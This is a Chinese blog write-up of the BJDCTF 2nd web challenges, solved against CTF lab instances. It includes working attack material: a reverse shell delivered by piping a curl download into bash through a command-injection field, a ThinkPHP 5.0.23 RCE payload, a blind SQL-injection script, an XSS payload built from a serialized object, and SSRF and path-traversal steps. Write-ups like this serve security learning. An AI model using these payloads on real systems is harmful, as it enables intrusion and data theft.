BJDCTF 2nd(WEB复现)

原创

ChenZlDu 于 2020-04-02 22:36:04 发布 619 收藏

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
订阅专栏


web类

36 篇文章 0 订阅

订阅专栏


Python

2 篇文章 0 订阅

订阅专栏

记录一下，以后忘记了还能看看

fake google-飞机票

duangShell

- .index.php.swp源码泄露

一进去提示我们：`how can i give you source code? .swp?!`,获取源码后，利用vim再把它改回去就行，直接打开会乱码:`vim -r index.php.swp`恢复。

```
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>give me a girl</title>
</head>
<body>
    <center><h1>珍爱网</h1></center>
</body>
</html>
<?php
error_reporting(0);
echo "how can i give you source code? .swp?!"."<br>";
if (!isset($_POST['girl_friend'])) {
    die("where is P3rh4ps's girl friend ???");
} else {
    $girl = $_POST['girl_friend'];
    if (preg_match('/\>|\\\/', $girl)) {
        die('just girl');
    } else if (preg_match('/ls|phpinfo|cat|\%|\^|\~|base64|xxd|echo|\$/i', $girl)) {
        echo "<img src='img/p3_need_beautiful_gf.png'> <!-- He is p3 -->";
    } else {
        //duangShell~~~~
        exec($girl);
    }
}


~
~
~
                                                    https://blog.csdn.net/ChenZIDu
                                                    15,1          全部
```

因为exec()无回显，而且没有禁curl。所以可以反弹shell~~

- 先查看ip地址`ifconfig`


```
root@87d06ea073ed:/var/www/html# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ae:01:91:eb
          inet addr:174.1.145.235  Bcast:174.255.255.255  Mask:255.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:6868 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5677 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:687314 (687.3 KB)  TX bytes:684141 (684.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6900 (6.9 KB)  TX bytes:6900 (6.9 KB)
                                                    https://blog.csdn.net/ChenZIDu
```


- 进入/var/www/html写一个txt文件。

```
root@87d06ea073ed:/var/www/html# vim b.txt
root@87d06ea073ed:/var/www/html# cat b.txt
bash -i >& /dev/tcp/174.1.145.235/1234 0>&1
root@87d06ea073ed:/var/www/html#
```


- `bash -i >& /dev/tcp/ip/port 0>&1` ip就是本地ip,端口随便写一个
- 监听端口1234

- `nc -lvp 1234`
- 再post一个girlfriend的值
- `girl_friend=curl 174.1.145.235/b.txt|bash`





- 直接cat /flag是不会出来的
- `grep -r "flag{" /etc`



old-hack


题目题是thinkphp5,拿通用thinkphp5的payload打了下，然后发现版本5.0.23

ThinkPHP Constants

APP_PATH	/var/www/html/public/../application/
THINK_VERSION	5.0.23
THINK_START_TIME	1585382831.5982
THINK_START_MEM	268952
EXT	.php
DS	/
THINK_PATH	/var/www/html/thinkphp/
LIB_PATH	/var/www/html/thinkphp/library/
CORE_PATH	/var/www/html/thinkphp/library/think/
TRAIT_PATH	/var/www/html/thinkphp/library/traits/
ROOT_PATH	/var/www/html/
EXTEND_PATH	/var/www/html/extend/
VENDOR_PATH	/var/www/html/vendor/
RUNTIME_PATH	/var/www/html/runtime/
LOG_PATH	/var/www/html/runtime/log/
CACHE_PATH	/var/www/html/runtime/cache/
TEMP_PATH	/var/www/html/runtime/temp/
CONF_PATH	/var/www/html/public/../application/
CONF_EXT	.php
ENV_PREFIX	PHP_
IS_CLI	false
IS_WIN	false

ThinkPHP V5.0.23 { 十年磨一剑-为API开发设计的高性能框架 }

然后拿5.0.23打了下，没看到flag，还以为我没打通,结果在最上面。。




```
/index.php?s=captcha

_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag
```

简单注入

hint.txt有语句提示：`select * from users where username='$_POST["username"]' and password='$_POST["password"]';`

对sql的注入还不太了解，放一下大师傅的二分注入

```
import requests
import time

url = "http://523c9df3-1d44-44e8-bcc5-2a8ad35c3ff4.node3.buuoj.cn/"
temp = {}
password = ""
for i in range(1,1000):
    time.sleep(0.06)
    low = 32
    high =128
    mid = (low+high)//2
    while(low<high):
        payload = '^ (ascii(substr((password),%d,1))>%d)#' % (i,mid)
        temp={"username":"admin\\","password": payload}
        r = requests.post(url,data=temp)
        print(low,high,mid,":")
        if "P3rh4ps" in r.text:
            low = mid+1
        else:
            high = mid
        mid =(low+high)//2
    if(mid ==32 or mid ==127):
        break
    password +=chr(mid)
    print(password)


print("password=",password)
```

二分注入还是快的= =

XSS之光

dirb扫一下，发现有git漏洞

反序列化之PHP原生类的利用

也是第一次接触到反序列化原生类

利用buu里面自带的内网xss，搞得。

```
<?php
$a = new Exception("<script src=http://xss.buuoj.cn/bL6BFw></script>");
echo urlencode(serialize($a));
序列化：
O%3A9%3A%22Exception%22%3A7%3A%7Bs%3A10%3A%22%00%2A%00message%22%3Bs%3A48%3A%22%3Cscript+src%3Dhttp%3A%2F%2Fxss.
buuoj.cn%2FbL6BFw%3E%3C%2Fscript%3E%22%3Bs%3A17%3A%22%00Exception%00string%22%3Bs%3A0%3A%22%22%3Bs%3A7%3A%22%00%
2A%00code%22%3Bi%3A0%3Bs%3A7%3A%22%00%2A%00file%22%3Bs%3A18%3A%22%2Fusercode%2Ffile.php%22%3Bs%3A7%3A%22%00%2A%0
0line%22%3Bi%3A3%3Bs%3A16%3A%22%00Exception%00trace%22%3Ba%3A0%3A%7B%7Ds%3A19%3A%22%00Exception%00previous%22%3B
N%3B%7D
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 31 Mar 2020 15:58:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 132
Connection: close
Set-Cookie: yds=flag%7Bbae897af-8b02-4096-9150-13160bd54d5b%7D%0A
X-Powered-By: PHP/5.6.40

exception 'Exception' with message '<script src=http://xss.buuoj.cn/bL6BFw></script>' in
/usercode/file.php:3
Stack trace:
#0 {main}
```



假猪套天下第一

抓包请求下发现L0g1n.php。
然后套娃：
headers信息

```
改cookie时间
Client-ip:127.0.0.1       //这里XFF用不了
Referer:gem-love.com      //来源地址
User-Agent:Commodore 64   //使用的系统
from:root@gem-love.com    //请求方邮箱
via:y1ng.vip              //请求方代理
```

文件探测

一贯尿性= =。header里面有信息,提示了home.php,robots里还提示了admin.php,但是只允许本地访问。
home.php里可以用伪协议读取system.php的源码，如果输入了其他的后头会拼接.fxxkyou!



`home.php?file=php://filter/read=convert.base64-encode/resource=system`

base64解密后得到源码，代码审计

system.php

```php
<?php
error_reporting(0);
if (!isset($_COOKIE['y1ng']) || $_COOKIE['y1ng'] !== sha1(md5('y1ng'))){        //检查cookie
    echo "<script>alert('why you are here!');alert('fxck your scanner');alert('fxck you! get out!');</script>";
    header("Refresh:0.1;url=index.php");
    die;
}
$str2 = '       Error:  url invalid<br>~$ ';
$str3 = '       Error:  damn hacker!<br>~$ ';
$str4 = '       Error:  request method error<br>~$ ';

$filter1 = '/^http:\/\/127\.0\.0\.1//i';           //前面必须是127.0.0.1
$filter2 = '/.?f.?l.?a.?g.?/i';                    //不能包含flag

if (isset($_POST['q1']) && isset($_POST['q2']) && isset($_POST['q3']) ) {
    $url = $_POST['q2'].".y1ng.txt";
    $method = $_POST['q3'];

    $str1 = "~$ python fuck.py -u \"".$url ."\" -M $method -U y1ng -P admin123123 --neglect-negative --debug --h
int=xiangdemei<br>";

    echo $str1;

    if (!preg_match($filter1, $url) ){
        die($str2);
    }
    if (preg_match($filter2, $url)) {
        die($str3);
    }
    if (!preg_match('/^GET/i', $method) && !preg_match('/^POST/i', $method)) {
        die($str4);
    }
    $detect = @file_get_contents($url, false);
    print(sprintf("$url method&content_size:$method%d", $detect));
}
?>
```

- q1无限制
- q2传`http://127.0.0.1/admin.php?a=`把后面衔接的.y1ng.txt接过去。
- q3传GET或者POST，但是因为后面输出是%d是个整数,要对他进行转义利用%%转义把他转为%号加d:`GET%s%`

admin.php

```php
<?php
error_reporting(0);
session_start();
$f1ag = 'f1ag{s1mpl3_SSRF_@nd_spr1ntf}'; //fake

function aesEn($data, $key){
    $method = 'AES-128-CBC';
    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}

function Check(){
    if (isset($_COOKIE['your_ip_address']) && $_COOKIE['your_ip_address'] === md5($_SERVER['REMOTE_ADDR']) && $_
COOKIE['y1ng'] === sha1(md5('y1ng')))
        return true;
    else
        return false;
}

if ( $_SERVER['REMOTE_ADDR'] == "127.0.0.1" ) {             //检查是否是本地
    highlight_file(__FILE__);
} else {
    echo "<head><title>403 Forbidden</title></head><body bgcolor=black><center><font size='10px' color=white><br
>only 127.0.0.1 can access! You know what I mean right?<br>your ip address is " . $_SERVER['REMOTE_ADDR'];
}

$_SESSION['user'] = md5($_SERVER['REMOTE_ADDR']);
if (isset($_GET['decrypt'])) {
    $decr = $_GET['decrypt'];
    if (Check()){                       //检查cookie
        $data = $_SESSION['secret'];
        include 'flag_2sln2ndln2klnlksnf.php';
        $cipher = aesEn($data, 'y1ng');              //调用aesEn
        if ($decr === $cipher){
            echo WHAT_YOU_WANT;
        } else {
            die('爬');
        }
    } else{
        header("Refresh:0.1;url=index.php");
    }
}
else {
    //I heard you can break PHP mt_rand seed
    mt_srand(rand(0,9999999));
    $length = mt_rand(40,80);
    $_SESSION['secret'] = bin2hex(random_bytes($length));
}
```


只要完成前面的if，所以要check()成立，并且`$decr===$cipher`
$cipher = aesEn($data, 'y1ng'); 只要令他返回的值相等就行


cookie访问之前的页面就会自动获取了 ``` function Check(){ if (isset($_COOKIE['your_ip_address']) && $_COOKIE['your_ip_address'] === md5($_SERVER['REMOTE_ADDR']) && $_COOKIE['y1ng'] === sha1(md5('y1ng'))) return true; else return false; } ```
`$_SERVER['REMOTE_ADDR']` 就是前面得174.0.222.75.

```php
function aesEn($data, $key){
    $method = 'AES-128-CBC';
    $iv = md5($_SERVER['REMOTE_ADDR'],true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}
```

```php
function aesEn($data, $key)
{
    $method = 'AES-128-CBC';
    $iv = md5('174.0.222.75', true);
    return  base64_encode(openssl_encrypt($data, $method,$key, OPENSSL_RAW_DATA , $iv));
}

$cipher = aesEn('NULL', 'y1ng');
echo urlencode($cipher); //70klfZeYC+WlC045CcKhtg==     要将最后的值转码
```

如果运行的时候报**Call to undefined function openssl_encrypt()**错，在php.ini搜索下`;extension=php_openssl.dll`去掉前面得分号即可。或者直接在线运行代码。





EasyAspDotNet

赵师傅的题真顶。

了解可以看这篇文章：如何借助ViewState在ASP.NET中实现反序列化漏洞利用

攻击的文章：玩轉 ASP.NET VIEWSTATE 反序列化攻擊、建立無檔案後門

进去之后发现图片路径：`path=4.gif`,看到别的大佬说有文件包含，读取web.config文件。


一个个试直到：`path=../../web.config`


发现被当作图片读取，curl下载。

```
curl -O http://65b7c96b-2005-4b6b-ba0f-485176af77c7.node3.buuoj.cn/ImgLoad.aspx?path=../../web.config
```


ExploitClass.cs、System.Web.dll、System.dll文件
ysoserial.net,直接下载带exe的

```
